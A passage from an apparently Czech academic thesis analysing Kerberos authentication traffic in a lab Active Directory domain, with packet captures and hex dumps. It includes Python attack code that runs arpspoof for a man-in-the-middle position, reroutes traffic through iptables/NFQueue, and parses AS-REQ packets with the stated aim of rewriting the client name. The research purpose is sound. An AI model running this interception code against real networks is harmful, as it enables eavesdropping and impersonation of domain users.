▼ ETYPE-INF02-ENTRY
etype: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
salt: TEST.CZuser2
crealm: TEST.CZ
▼ cname
name-type: kRB5-NT-PRINCIPAL (1)
▼ cname-string: 1 item
CNameString: user2
▼ ticket
tko-vno: 5
realm: TEST.CZ
▼ sname
name-type: kRB5-NT-SRV-INST (2)
▼ sname-string: 2 items
SNameString: krbtgt
SNameString: TEST.CZ
▼ enc-part
etype: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
kvno: 2
cipher: cecc84a4e85eb1a028b99e8cd92cbe01de6f5101be3e479bf27ec7095bc7a

Obrázek 6.1.6 Interpretovaná zpráva AS_REP

0030	01 00 74 a0 00 00	00 00 05 ab 6b 82 05 a7 30 82	..t... ..k...0..
0040	05 a3 a0 03 02 01 05 a1	03 02 01 0b a2 26 30 24	&0\$
0050	30 22 a1 03 02 01 13 a2	1b 04 19 30 17 30 15 a0	0".....0.0..
0060	03 02 01 12 a1 0e 1b 0c	54 45 53 54 2e 43 5a 75	TEST.CZu
0070	73 65 72 32 a3 09 1b 07	54 45 53 54 2e 43 5a a4	ser2....TEST.CZ.
0080	12 30 10 a0 03 02 01 01	a1 09 30 07 1b 05 75 73	.0......0...us
0090	65 72 32 a5 82 03 f9 61	82 03 f5 30 82 03 f1 a0	er2....a ...0....
00a0	03 02 01 05 a1 09 1b 07	54 45 53 54 2e 43 5a a2	TEST.CZ.
00b0	1c 30 1a a0 03 02 01 02	a1 13 30 11 1b 06 6b 72	.0......0...kr
00c0	62 74 67 74 1b 07 54 45	53 54 2e 43 5a a3 82 03	btgt..TE ST.CZ...
00d0	bf 30 82 03 bb a0 03 02	01 12 a1 03 02 01 02 a2	.0.....
00e0	82 03 ad 04 82 03 a9 ce	cc 84 a4 e8 5e b1 a0 28	^..(
00f0	b9 9e 8c d9 2c be 01 de	6f 51 01 be 3e 47 9b f2	, ... oQ>G..
0100	7e c7 09 5b c7 a9 a5 b8	0a a7 b4 88 d6 11 44 20	~...[... ..D
0110	e8 6f 04 01 34 03 d6 29	35 3e 6e e0 39 08 02 75	.o..4..) 5>n.9..u
0120	c2 92 93 1a 36 39 c2 2d	1b 4f ff cc 47 04 69 52	...69.. .0..G.iR
0130	d4 13 22 55 9e 29 39 a7	d9 eb ab 9d 3c d8 fb 31	..U.)9.<..1
0140	b4 be 5c 1a 1a 91 95 0f	72 86 d3 08 b7 60 da 4d	..\.....r....`M
0150	1c 8c 43 e5 f7 b2 e5 08	be 81 db e1 f1 bd fe 57	..C..... ..W
0160	02 98 75 0b 11 61 1c 0f	b1 69 b9 13 26 56 1b c3	..u..a.. .i..&V..
0170	97 37 35 3e b6 bc 13 d2	4f 81 b4 64 7c 9d b5 d2	.75>.... 0..d ...
0180	19 d1 45 43 75 70 f4 59	78 f4 9e 50 6b fe a2 f0	..ECup.Y x..Pk...
0190	f3 c2 72 3d 4b 51 9f c9	85 8e 2b 27 17 2d 82 c7	..r=KQ.. ..+'...-
01a0	d9 cd c2 7f 05 29 e8 57	61 bd 1a 16 f6 1c 90 20	)·W a.....
01b0	4f 37 bd 6c 9f b4 3e 1e	ac 86 00 15 7e cc 42 c1	07.l..>... ..~·B·
01c0	e5 e1 12 4b b4 50 6c 51	d7 63 12 eb 40 94 38 59	..K·PlQ ·c..@·8Y
01d0	55 a5 74 43 c6 5c 0c 80	98 00 aa b5 1e 79 de d5	U·tC\.. ..y..
01e0	8f ed c6 eb ff 70 70 e9	cf 0a 84 d4 ba 13 1a cb	pp.
01f0	91 28 e2 19 a2 2a ab ad	72 76 1b 6f 9e e9 54 6e	.(...*.. rv·o..Tn
0200	e1 73 ab d7 26 c5 5c 4d	e9 f4 75 a1 aa 2e 62 01	·s..&.\M ..u...b·
0210	3e 85 dd ca ec 18 ce f0	a0 66 85 95 ad 8e 87 b2	>..... ·f.....
0220	cf cf db 2c b0 89 57 b1	87 ed ad ca 18 12 7e f3	... , ..W.....~·

Obrázek 6.1.7 Bajtová reprezentace zprávy Kerberos - AS_REP (Modře vyznačená část reprezentuje zprávu Kerberos)

Samotná zpráva **AS_REP** předává klientovi zašifrovaný **TGT** pomocí jejich sdíleného klíče. Útočník může vytáhnout šifrovaný **TGT** a zjistit, pro koho byl vydán a v jaké doméně je ticket platný. Všechny zprávy, které jsou takto odchycené, můžu modifikovat a pokusit se zmanipulovat jak server, tak i klienta.

6.2 Proces komunikace při ověřování klienta

Nyní se zaměřím více specificky na zprávy, které jsou potřeba k úspěšné autentifikaci klienta a jeho úspěšném nebo neúspěšném přihlášení. Jak jsem již ukázal, tak zprávy, které jsou odchyceny MITM útokem, jsou čitelné a modifikovatelné. Pro to, abych věděl přesně, o jaké zprávy se jedná, je nutné si odchytnout celý proces komunikace a uvážit, jaké zprávy je možné zneužít. Proces odchycení těchto zpráv bude stejný jako v předchozí sekci.

Předtím, než se uživatel dostane k přihlašovacímu oknu, proběhne několik výměn zpráv mezi serverem a Active Directory. Celý proces zahrnuje mnoho zpráv, protokolů, **TGT** a servisních ticketů. Servisní tickety se následně využívají pro doložení oprávnění použití příslušných protokolů.

192.168.56.152	192.168.56.124	KRB5	284 AS-REQ
192.168.56.124	192.168.56.152	KRB5	249 KRB Error: KRB5KDC_ERR_PREAUTH_REQUIRED
192.168.56.152	192.168.56.124	KRB5	364 AS-REQ
192.168.56.124	192.168.56.152	KRB5	141 AS-REP
192.168.56.152	192.168.56.124	KRB5	200 TGS-REQ
192.168.56.124	192.168.56.152	KRB5	181 TGS-REP
192.168.56.152	192.168.56.124	KRB5	1453 TGS-REQ
192.168.56.124	192.168.56.152	KRB5	1482 TGS-REP
192.168.56.152	192.168.56.124	SMB2	352 Session Setup Request
192.168.56.124	192.168.56.152	SMB2	314 Session Setup Response

Obrázek 6.2.1 Využití prvního TGT pro přístup na LDAP protokol

Prvním typem volání o vydání **TGT** je zakončeno spojení skrze SMB protokol. Tento **TGT** je následně využit pro dva servisní lístky a využit v SMB protokolu. První služba, pro kterou si klient vyžádal servisní lístek, je CIFS. Protokol CIFS (Common Internet File System) je multiplatformní protokol, který poskytuje klientským systémům mechanismus pro využívání souborových a tiskových služeb zpřístupněných serverovými systémy prostřednictvím sítě. V kontextu spojení se SMB protokol využívá jako jeho dialekt.[8]

```

- - - - -
▼ sname
  name-type: kRB5-NT-SRV-INST (2)
  ▼ sname-string: 2 items
    SNameString: cifs
    SNameString: WIN-EUHCL3K0GR0.test.cz
  till: Sep 13, 2037 04:48:05.000000000 CEST
  nonce: 506510155

```

Obrázek 6.2.2 Žádání servisního lístku ke službě cifs

Následně si vyžádá ticket na službu krbtgt, která se využívá pro obecné ověřování. KRBtgt je místní výchozí účet, který funguje jako servisní účet pro službu Key Distribution Center (KDC). Tato zpráva nejspíš slouží jako ověření uloženého **TGT**, který klient obdržel při autentifikaci pomocí zpráv AS.

```

▼ sname
    name-type: kRB5-NT-SRV-INST (2)
    ▼ sname-string: 2 items
        SNameString: krbtgt
        SNameString: TEST.CZ
    till: Sep 13, 2037 04:48:05.000000000 CEST
    nonce: 506468805

```

Obrázek 6.2.3 Žádání servisního lísku ke službě krbtgt

Na konci této výměny dojde k přístupu pomocí SMB protokolu na server Active Directory. Komunikace SMB protokolu je viditelná z pohledu útočníka a z komunikace vyplývá, že se jedná o aktualizaci politiky doménového klienta.

```

377 Session Setup Request
314 Session Setup Response
194 Tree Connect Request Tree: \\WIN-EUHCL3K0GR0.test.cz\sysvol
138 Tree Connect Response
486 Create Request File: test.cz\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\gpt.ini
410 Create Response File: test.cz\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\gpt.ini
162 GetInfo Request FILE_INFO/SMB2_FILE_NETWORK_OPEN_INFO File: test.cz\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\gpt.ini
186 GetInfo Response
171 Read Request Len:22 Off:0 File: test.cz\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\gpt.ini
160 Read Response
430 Create Request File: test.cz\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\Machine
378 Create Response File: test.cz\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\Machine
162 GetInfo Request FILE_INFO/SMB2_FILE_NETWORK_OPEN_INFO File: test.cz\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\Machine
186 GetInfo Response
260 Find Request File: test.cz\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\Machine SMB2_FIND_ID_BOTH_DIRECTORY_INFO Pattern:
810 Find Response;Find Response, Error: STATUS_NO_MORE_FILES
454 Create Request File: test.cz\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\Machine\Microsoft
378 Create Response File: test.cz\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\Machine\Microsoft
162 GetInfo Request FILE_INFO/SMB2_FILE_NETWORK_OPEN_INFO File: test.cz\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\Machine\

```

Obrázek 6.2.4 Část SMB komunikace mezi Active Directory a Clientem

Druhým typem volání je vyžádání **TGT**, které následně skončí v komunikaci pomocí LDAP protokolu. Z této komunikace není bohužel viditelné, na co klient pomocí LDAP protokolu přistupuje. Tato komunikace je po distribuci klíčů pomocí zprávy bindRequest šifrovaná.

192.168.56.152	192.168.56.124	KRB5	364 AS-REQ
192.168.56.124	192.168.56.152	KRB5	144 KRB Error: KRB5KRB_AP_ERR_SKEW
192.168.56.152	192.168.56.124	KRB5	364 AS-REQ
192.168.56.124	192.168.56.152	KRB5	141 AS-REP
192.168.56.152	192.168.56.124	KRB5	209 TGS-REQ
192.168.56.124	192.168.56.152	KRB5	183 TGS-REP
192.168.56.152	192.168.56.124	LDAP	419 bindRequest(6) "<R00T>" sasl
192.168.56.124	192.168.56.152	LDAP	264 bindResponse(6) success

Obrázek 6.2.5 Využití druhého TGT pro přístup na LDAP protokol

Jako u předchozí výměny si tentokrát klient zažádal o servisní lístek, ale tentokrát na službu LDAP a následně ho využil v LDAP protokolu pro přístup do adresářové struktury serveru.

```

▼ tgs-req
  pvno: 5
  msg-type: krb-tgs-req (12)
  ▶ padata: 2 items
  ▼ req-body
    Padding: 0
    ▶ kdc-options: 40800000
    realm: TEST.CZ
  ▼ sname
    name-type: KRB5-NT-SRV-INST (2)
  ▼ sname-string: 3 items
    SNameString: ldap
    SNameString: WIN-EUHCL3K0GR0.test.cz
    SNameString: test.cz

```

Obrázek 6.2.6 Vyžádání servisního lístku pro LDAP protokol

Služby, které jsem dosud zmínil, jsou následně používány v kombinaci s různými voláními. Lze usoudit to, že každé vyžádání TGT reprezentuje jeden krok v autentifikaci klienta, zjištění stavu systému a aktualizace politiky klienta. Složitější volání ukazuje následující zpráva:

192.168.56.152	192.168.56.124	KRB5	365 AS-REQ
192.168.56.124	192.168.56.152	KRB5	141 AS-REP
192.168.56.152	192.168.56.124	KRB5	209 TGS-REQ
192.168.56.124	192.168.56.152	KRB5	183 TGS-REP
192.168.56.152	192.168.56.124	LDAP	407 bindRequest(4) "<ROOT>" sasl
192.168.56.124	192.168.56.152	LDAP	264 bindResponse(4) success
192.168.56.152	192.168.56.124	DCERPC	528 Bind: call_id: 2, Fragment: Single,
192.168.56.124	192.168.56.152	DCERPC	338 Bind_ack: call_id: 2, Fragment: Sing
192.168.56.152	192.168.56.124	DCERPC	274 Alter_context: call_id: 2, Fragment
192.168.56.152	192.168.56.124	LDAP	395 bindRequest(3) "<ROOT>" sasl
192.168.56.124	192.168.56.152	LDAP	264 bindResponse(3) success
192.168.56.152	192.168.56.124	KRB5	185 TGS-REQ
192.168.56.124	192.168.56.152	KRB5	154 TGS-REP
192.168.56.152	192.168.56.124	LDAP	395 bindRequest(7) "<ROOT>" sasl
192.168.56.124	192.168.56.152	LDAP	264 bindResponse(7) success
192.168.56.152	192.168.56.124	KRB5	209 TGS-REQ
192.168.56.124	192.168.56.152	KRB5	183 TGS-REP
192.168.56.152	192.168.56.124	KRB5	1453 TGS-REQ
192.168.56.124	192.168.56.152	KRB5	1482 TGS-REP
192.168.56.152	192.168.56.124	SMB2	377 Session Setup Request
192.168.56.124	192.168.56.152	SMB2	314 Session Setup Response
192.168.56.152	192.168.56.124	DCERPC	528 Bind: call_id: 2, Fragment: Single,
192.168.56.124	192.168.56.152	DCERPC	338 Bind_ack: call_id: 2, Fragment: Sing
192.168.56.152	192.168.56.124	DCERPC	274 Alter_context: call_id: 2, Fragment
192.168.56.152	192.168.56.124	LDAP	419 bindRequest(3) "<ROOT>" sasl
192.168.56.124	192.168.56.152	LDAP	264 bindResponse(3) success
192.168.56.152	192.168.56.124	LDAP	419 bindRequest(9) "<ROOT>" sasl
192.168.56.124	192.168.56.152	LDAP	264 bindResponse(9) success
192.168.56.152	192.168.56.124	LDAP	419 bindRequest(3) "<ROOT>" sasl
192.168.56.124	192.168.56.152	LDAP	264 bindResponse(3) success
192.168.56.152	192.168.56.124	LDAP	419 bindRequest(11) "<ROOT>" sasl
192.168.56.124	192.168.56.152	LDAP	264 bindResponse(11) success

Obrázek 6.2.7 Ukázka složitější zprávy pro jeden TGT

Přihlašování klienta funguje obdobným způsobem jako ostatní přístupy ke službám. Tato výměna zpráv má několik hlavních rozdílů. Nejprve se jedná o autentikaci klienta, která probíhá pomocí **AS_REQ**. Nejprve zpráva selže, jelikož se klienta nejprve pokusí uživatel autentifikovat bez hesla. Pokud tato výměna neprojde, tak klient zašle novou zprávu, tentokrát již s zašifrovaným autentifikátorem. Pokud by klient zadal špatné heslo, tak by KDC nebylo schopné dešifrovat autentifikátor a zaslalo by chybové hlášení

KRB5KDC_ERR_PREAUTH_FAILED.

192.168.56.152	192.168.56.124	KRB5	266 AS-REQ
192.168.56.124	192.168.56.152	KRB5	221 KRB Error: KRB5KDC_ERR_PREAUTH_REQUIRED
192.168.56.152	192.168.56.124	KRB5	346 AS-REQ
192.168.56.124	192.168.56.152	KRB5	62 AS-REP
192.168.56.152	192.168.56.124	KRB5	1447 TGS-REQ
192.168.56.124	192.168.56.152	KRB5	1479 TGS-REP
192.168.56.152	192.168.56.124	KRB5	153 TGS-REQ
192.168.56.124	192.168.56.152	KRB5	127 TGS-REP
192.168.56.152	192.168.56.124	DCERPC	472 Bind: call_id: 2, Fragment: Single, 3 co
192.168.56.124	192.168.56.152	DCERPC	338 Bind_ack: call_id: 2, Fragment: Single,
192.168.56.152	192.168.56.124	DCERPC	274 Alter_context: call_id: 2, Fragment: Si
192.168.56.152	192.168.56.124	LDAP	395 bindRequest(15) "<ROOT>" sasl
192.168.56.124	192.168.56.152	LDAP	264 bindResponse(15) success
192.168.56.152	192.168.56.124	LDAP	363 bindRequest(19) "<ROOT>" sasl
192.168.56.124	192.168.56.152	LDAP	264 bindResponse(19) success

Obrázek 6.2.8 Výměna zpráv při přihlašování klienta

Po tomto kroku je uživatel přihlášen do svého profilu. Další zprávy po tomto kroku mohou napsat v závislosti na tom, v jakých službách mají implementaci protokolu Kerberos pro ověření uživatele.

6.3 Manipulace Kerberos Protokolu

Jak bylo demonstrováno v předchozích sekcích, některé typy zpráv protokolu Kerberos jsou přenášeny v otevřeném textu (plaintext), což umožňuje jejich přímou analýzu. Tímto způsobem lze například zjistit, o jaké tickety se klient pokouší, případně jakou identitu využívá při autentizaci. Tato transparentnost však zároveň představuje bezpečnostní riziko, neboť zprávy jsou potenciálně náchylné k manipulaci.

Z hlediska bezpečnosti vyvstává otázka, zda v případě přenosu zpráv přes nešifrovaný kanál existuje na úrovni aplikace dostatečný mechanismus, který by zamezil zpracování pozměněných zpráv. Tuto hypotézu lze experimentálně ověřit prostřednictvím manipulace zprávy při použití techniky typu man-in-the-middle (MITM). V rámci takového útoku je celá komunikace směřována přes zařízení útočníka, který tak získává schopnost zprávy aktivně modifikovat.

Následující část práce se zaměří na konkrétní implementaci manipulace s Kerberos zprávou a analýzu jejích důsledků pro klienta i cílovou službu. Demonstrováný případ se bude týkat úpravy obsahu pole cname (client name), což v praxi znamená, že se klient bude autentizovat jako jiný uživatel, jehož identitu zvolil útočník.

6.3.1 Implementace manipulace

Prvním krokem k provedení útoku typu man-in-the-middle (MITM) je přesměrování síťové komunikace mezi klientem a serverem skrze útočnickou stanici. Vzhledem k omezením běžně dostupných vestavěných nástrojů, které často pracují pouze s výchozí sítíovou frontou, bylo zvoleno alternativní řešení. Konkrétně byl použit nástroj arpspoof, který manipuluje s ARP protokolem tak, že se útočník prezentuje v síti jako legitimní brána, čímž dosáhne přesměrování provozu z klienta i serveru přes své zařízení.

Tímto způsobem však dochází pouze k zachycení paketů – nikoliv k jejich dalšímu přeposílání. Aby bylo možné zajistit průchod komunikace mezi klientem a serverem, je nutné povolit tzv. IP forwarding, tedy směrování paketů na úrovni jádra operačního systému. Toho se dosahuje změnou systémové proměnné `ip_forward` na hodnotu 1.

Následujícím krokem je vytvoření síťové fronty, do níž budou přesměrovány všechny pakety, a která umožní jejich modifikaci, filtrování nebo schválení. Pro tento účel byla zvolena knihovna `NFqueue`, která slouží jako rozhraní mezi jádrem systému a uživatelským prostorem. Konkrétní přesměrování paketů do této fronty bylo provedeno pomocí pravidel `iptables`. Níže je uvedena ukázka implementace, která demonstruje praktické využití popsaného postupu.

```
1 os.system("echo '1' > /proc/sys/net/ipv4/ip_forward")
2 os.system("iptables -F")
3 os.system("iptables -F -t nat")
4 os.system("iptables -A FORWARD -j NFQUEUE --queue-num 0")
5 os.system("arpspoof -i " + sys.argv[4] + " " + sys.argv[1] + " -t " +
  sys.argv[2] + "> /dev/null 2>&1 &")
6 os.system("arpspoof -i " + sys.argv[4] + " " + sys.argv[2] + " -t " +
  sys.argv[1] + "> /dev/null 2>&1 &")
```

Výpis 6.3.1 Zapínání přeposílání, Nastavení `iptables` a spuštění MITM útoku pomocí nástroje `arpspoof`

```

1 nf_queue = NetfilterQueue()
2 nf_queue.bind(0, edit_packet)
3
4 try:
5     nf_queue.run()
6 except KeyboardInterrupt:
7     os.system("iptables -F")
8     os.system("iptables -F -t nat")
9
10 nf_queue.unbind()

```

Výpis 6.3.2 Nastavení instance NFqueue

U NFqueue je nutné pomocí metody bind, nastavit queue number jako první parametr, což definuje label fronty do, které zpráva zapadne a funkci, která se budou packety zpracovávat, což je editpacket. Pomocí metody run se spustí nekonečná smyčka v try exception bloku, jelikož se může stát, že při zpracování ve funkci editpacket nastane chyba. Nyní mám připravené vše, co potřebuji na manipulaci a můžu začít analyzovat zprávy a identifikovat relevantní packety. Nejprve využiji knihovny scapy na interpretaci hlaviček linkové, síťové a transportní vrstvy. Ty budu využívat později při rekonstrukci zprávy s modifikovaným obsahem.

```

1 def edit_packet(packet): # main function which is called when data is
    received
2     ip_packet = scapy.IP(packet.get_payload())
3     ip_src = ip_packet[scapy.IP].src
4     ip_dst = ip_packet[scapy.IP].dst
5     if ip_src == sys.argv[1]: # any traffic from the server doesn't
        need to be inspected or modified
6         packet.accept()
7         return
8     if ip_packet.haslayer(scapy.Raw) and ip_packet.haslayer(scapy.TCP)
        and ip_src == sys.argv[2]:
9         raw_data = ip_packet[scapy.Raw].load
10        check, msg_t = is_kerberos(raw_data)

```

Výpis 6.3.3 Načítání zprávy a filtrování pomocí knihovny scapy

Nejprve musím vyfiltrovat pouze zprávy, které začínají od klienta. Cokoliv, co obsahuje zdrojovou ip adresu serveru, nechám projít, jelikož mě zatím nezajímají. Pokud obsahuje zdrojovou adresu klienta, tak mě zajímá, jestli to náhodou není Kerberos zpráva. K tomu mi slouží funkce is_kerberos, která vypadá následovně:

```

1 def is_kerberos(raw_data): #function which tests if this message is a
  keberos AS message
2   if len(raw_data) < 9:
3       return False, 0 # Not enough data to be a Kerberos message
4
5   if raw_data[0:2] != b'\x00\x00':
6       return False, 0 # Usually not a Kerberos message
7
8   if raw_data[4:6] == b'\x6a\x82':
9       return True, 1 # Type 2 message
10  elif raw_data[4:6] == b'\x6a\x81':
11      return True, 2 # Type 1 message
12  else:
13      return False, 0

```

Výpis 6.3.4 Funkce is_kerberos

K lepšímu pochopení bude nutné si rozebrat bajty pomocí, kterých chci zprávu identifikovat. Prostřednictvím již zachycených zpráv, na kterých jsem ukazoval strukturu protokolu Kerberos, si můžu odvodit, jak má zpráva vypadat. Nejprve se zaměřím na pole record length.

Protocol	Length	Info
SMB2	295	Session
SMB2	333	Session
KRB5	266	AS-REQ
KRB5	221	KRB Errc
KRB5	346	AS-REQ
KRB5	62	AS-REP
KRB5	1447	TGS-REQ
KRB5	1479	TGS-REP
KRB5	153	TGS-REQ
KRB5	127	TGS-REP

Obrázek 6.3.1 Délky packetů zpráv kerberos

```

04 02 93 ac 00 00 00 00 00 e2 6a 81 df 30 81 dc
a1 03 02 01 05 a2 03 02 01 0a a3 15 30 13 30 11

```

Obrázek 6.3.2 Identifikační bajty zprávy Kerberos

Nejprve se podívám, jestli payload má aspoň nějakou rozumnou délku. Potom se podívám na pole record length (označeno fialovou barvou), a to specificky na první dva bajty. Z délek packetů tomu tak určitě není, a payload je jednoznačně menší než 3 bajty, tudíž musí být první dva nulové. Následně se podívám na identifikační bajty, které následují za polem

record length (označené žlutou barvou). Rozlišuje dvě varianty, a to zprávu, a to zprávu s šifrovaným časovým razítkem a zprávu bez časového razítka.

Frame 3460: 266 bytes on wire (210030)	04 02 a0 ec 00 00 00 00	00 d0 6a 81 cd 30 81 ca
Ethernet II, Src: PcsCompu_66:4f:0040	a1 03 02 01 05 a2 03 02	01 0a a3 15 30 13 30 11
Internet Protocol Version 4, Src:0050	a1 04 02 02 00 80 a2 09	04 07 30 05 a0 03 01 01
Transmission Control Protocol, Sr0060	ff a4 81 a6 30 81 a3 a0	07 03 05 00 40 81 00 10
Kerberos	0070	a1 11 30 0f a0 03 02 01
Record Mark: 208 bytes	0080	73 65 72 a2 06 1b 04 54
as-req	0090	03 02 01 02 a1 10 30 0e
pvno: 5	00a0	1b 04 54 45 53 54 a5 11
msg-type: krb-as-req (10)	00b0	31 33 30 32 34 38 30 35
padata: 1 item	00c0	37 30 39 31 33 30 32 34
PA-DATA pA-PAC-REQUEST	00d0	0e 78 b5 91 a8 15 30 13
req-body	00e0	17 02 01 18 02 02 ff 79
	00f0	19 a0 03 02 01 14 a1 12
	0100	50 2d 32 50 55 4f 34 33

Obrázek 6.3.3 Kerberos AS_REQ bez šifrovaného časového razítka

Frame 3474: 346 bytes on wire (270030)	04 02 1b a5 00 00 00 00	01 20 6a 82 01 1c 30 82
Ethernet II, Src: PcsCompu_66:4f:0040	30 18 a1 03 02 01 05 a2	03 02 01 0a a3 63 30 61
Internet Protocol Version 4, Src:0050	30 4c a1 03 02 01 02 a2	45 04 43 30 41 a0 03 02
Transmission Control Protocol, Sr0060	01 12 a2 3a 04 38 e9 b4	bc 7e 70 bf bf 82 63 27
Kerberos	0070	24 c0 f7 f1 d7 c5 e0 4a
Record Mark: 288 bytes	0080	fa b4 89 43 59 27 71 72
as-req	0090	2d 9b 8c 16 30 59 af 84
pvno: 5	00a0	a1 04 02 02 00 80 a2 09
msg-type: krb-as-req (10)	00b0	ff a4 81 a6 30 81 a3 a0
padata: 2 items	00c0	a1 11 30 0f a0 03 02 01
PA-DATA pA-ENC-TIMESTAMP	00d0	73 65 72 a2 06 1b 04 54
PA-DATA pA-PAC-REQUEST	00e0	03 02 01 02 a1 10 30 0e
req-body	00f0	1b 04 54 45 53 54 a5 11
	0100	31 33 30 32 34 38 30 35

Obrázek 6.3.4 Kerberos AS_REQ s časovým razítkem

Na základě toho vrátím 3 stavy, pokud se na bajtech nachází **0x6a 0x81**, tak se jedná o zprávu bez časového razítka. Pokud ovšem identifikační bajty obsahují **0x6a 0x82** tak se jedná o autentifikovanou zprávu. Je nutné podotknout, že tyto zprávy budou mít rozdílné off-sets všech polí, tudíž při implementaci bylo nutné zohlednit tyto změny. Nutno podotknout, že při každém vyžádání **TGT** se klient nejprve pokusí žádat bez ověření.

Dalším krokem je interpretace relevantních polí, abych věděl nějaké základní údaje o zprávě. Pokud se jedná o zprávu, tak nejprve musím zahodit zprávu, jelikož se budou posílat modifikované ze strany útočníka. Následně se pomocí offsetů dostanu k polím, které potřebuji interpretovat.

```

1 elif msg_t == 2:
2     print(20* "-")
3     print("Kerberos message without Authentication")
4     record_lenght = get_record_lenght(raw_data[:4])
5     pvno_offset = 4 + 3 + 7 #record lenght + identitification +
specific offset
6     print("Protocol version: ", raw_data[pvno_offset])
7     krb_msg_type_offset = pvno_offset + byte_skip + 1
8     print("Message Type: ", kerberos_message_types.get(raw_data[
krb_msg_type_offset], "Unknown"))
9     req_body_offset = krb_msg_type_offset + byte_skip + 19 + 3 #Described + Described +
PA data taken from wireshark intercepted message + extra pad
10    req_body_header = krb_msg_type_offset + byte_skip + 19
11    padding_offset = req_body_offset + 7 + 1# specific skip again
12    cname_offset = padding_offset + 4
13    name_type = cname_offset + 6 + 2 + 1
14    print("Name Type: ", cname_name_types.get(raw_data[name_type], "
Unknown"))
15    cname_string_offset = name_type + 4
16    string_lenght_offset = cname_string_offset + 2 #1b before
17    string_lenght = raw_data[string_lenght_offset]
18    principal_name = raw_data[string_lenght_offset + 1:
string_lenght_offset + string_lenght + 1].decode('ascii')
19    print("Device authenticating as: ", principal_name)

```

Výpis 6.3.5 Interpretace relevantních polí AS-REQ požadavku - Bez časového razítka

```

1 if check:
2     packet.drop()
3     if msg_t == 1:
4         print(20* "-")
5         print("Kerberos message with Authentication")
6         record_lenght = get_record_lenght(raw_data[:4])
7         pvno_offset = 4 + 4 + 8 #record lenght + identitification +
specific offset
8         print("Protocol version: ", raw_data[pvno_offset])
9         krb_msg_type_offset = pvno_offset + byte_skip + 1
10        print("Message Type: ", kerberos_message_types.get(raw_data[
krb_msg_type_offset], "Unknown"))
11        req_body_offset = krb_msg_type_offset + byte_skip + 97 + 3 #
Described + Described + PA data taken from wireshark intercepted
message + extra pad
12        req_body_header = krb_msg_type_offset + byte_skip + 97
13        padding_offset = req_body_offset + 7 + 1 #specific skip again
14        cname_offset = padding_offset + 4
15        name_type = cname_offset + 6 + 2 + 1
16        detected_type = cname_name_types.get(raw_data[name_type])
17        if(detected_type == None):
18            req_body_offset = krb_msg_type_offset + byte_skip + 93 + 3
19            req_body_header = krb_msg_type_offset + byte_skip + 93
20            padding_offset = req_body_offset + 7 + 1
21            cname_offset = padding_offset + 4
22            name_type = cname_offset + 6 + 2 + 1
23            detected_type = cname_name_types.get(raw_data[name_type])
24        print("Name Type: ", detected_type)
25        cname_string_offset = name_type + 4
26        string_lenght_offset = cname_string_offset + 2
27        string_lenght = raw_data[string_lenght_offset]
28        principal_name = raw_data[string_lenght_offset + 1:
string_lenght_offset + string_lenght + 1].decode('ascii')
29        print("Device authenticating as: ", principal_name)

```

Výpis 6.3.6 Interpretace relevantních polí AS-REQ požadavku s časovým razítkem

Tyto pozice jsou přesné v závislosti na typu zprávy. Nejprve na jako první je PVNO což značí verzi protokolu Kerberos. Jako další významný je typ zprávy, který je na obrázku vyznačený jako message type. Tyto hodnoty jsou dle dokumentace mapovány do slovníku. V tomto programu nepotřebuji manipulovat žádným způsobem s dodatečnými daty PA-DATA tudíž tato sekce je přeskočená a zaměřím se na poslední relevantní pole a to Cname. Nejprve interpretuji name type, který je také mapován do slovníku stejným způsobem jako typ zprávy. Následně červeným bajtem je značena délka cname pole, kde je obsaženo jméno přihlašujícího se uživatele. Přesné pozice jsou vyznačeny následovně:

0030	04 02 c1 0f 00 00 00 00	00 d0 6a 81 cd 30 81 ca	 j ..0..
0040	a1 03 02 01 05 a2 03 02	01 0a a3 15 30 13 30 11	 0.0..
0050	a1 04 02 02 00 80 a2 09	04 07 30 05 a0 03 01 01	 0.....
0060	ff a4 81 a6 30 81 a3 a0	07 03 05 00 40 81 00 10	0.... @...
0070	a1 11 30 0f a0 03 02 01	01 a1 08 30 06 1b 04 75	..0..... 0...u
0080	73 65 72 a2 06 1b 04 54	45 53 54 a3 19 30 17 a0	ser...T EST..0..
0090	03 02 01 02 a1 10 30 0e	1b 06 6b 72 62 74 67 74	0.. krbtgt
00a0	1b 04 54 45 53 54 a5 11	18 0f 32 30 33 37 30 39	..TEST.. 203709
00b0	31 33 30 32 34 38 30 35	5a a6 11 18 0f 32 30 33	13024805 Z...203
00c0	37 30 39 31 33 30 32 34	38 30 35 5a a7 06 02 04	70913024 805Z...
00d0	16 f7 3e 52 a8 15 30 13	02 01 12 02 01 11 02 01	..>R..0.
00e0	17 02 01 18 02 02 ff 79	02 01 03 a9 1d 30 1b 30	v0.0

Obrázek 6.3.5 Pozice interpretovaných bajtů v raw reprezentaci wiresharku

- Zelená - verze protokolu Kerberos,
- Modrá - typ zprávy,
- Žlutá - typ jména,
- Fialová - délka jména,
- Červená - uživatelské jméno.

Za běhu programu pak vypisují každou zaznamenanou zprávu. Tím je jasné vidět, o jakou zprávu se jedná a kdo se pokouší z klienta autentifikovat. Výpis zpráv pro obě verze vypadá následovně:

```
-----  
Kerberos message without Authentication  
Protocol version: 5  
Message Type: AS-REQ  
Name Type: KRB_NT_PRINCIPAL  
Device authenticating as: qwrlohqworhqwrlo  
.  
Sent 1 packets.  
-----  
Kerberos message with Authentication  
Protocol version: 5  
Message Type: AS-REQ  
Name Type: KRB_NT_PRINCIPAL  
Device authenticating as: qwrlohqworhqwrlo  
40  
.  
Sent 1 packets.
```

Obrázek 6.3.6 Výstup z programu

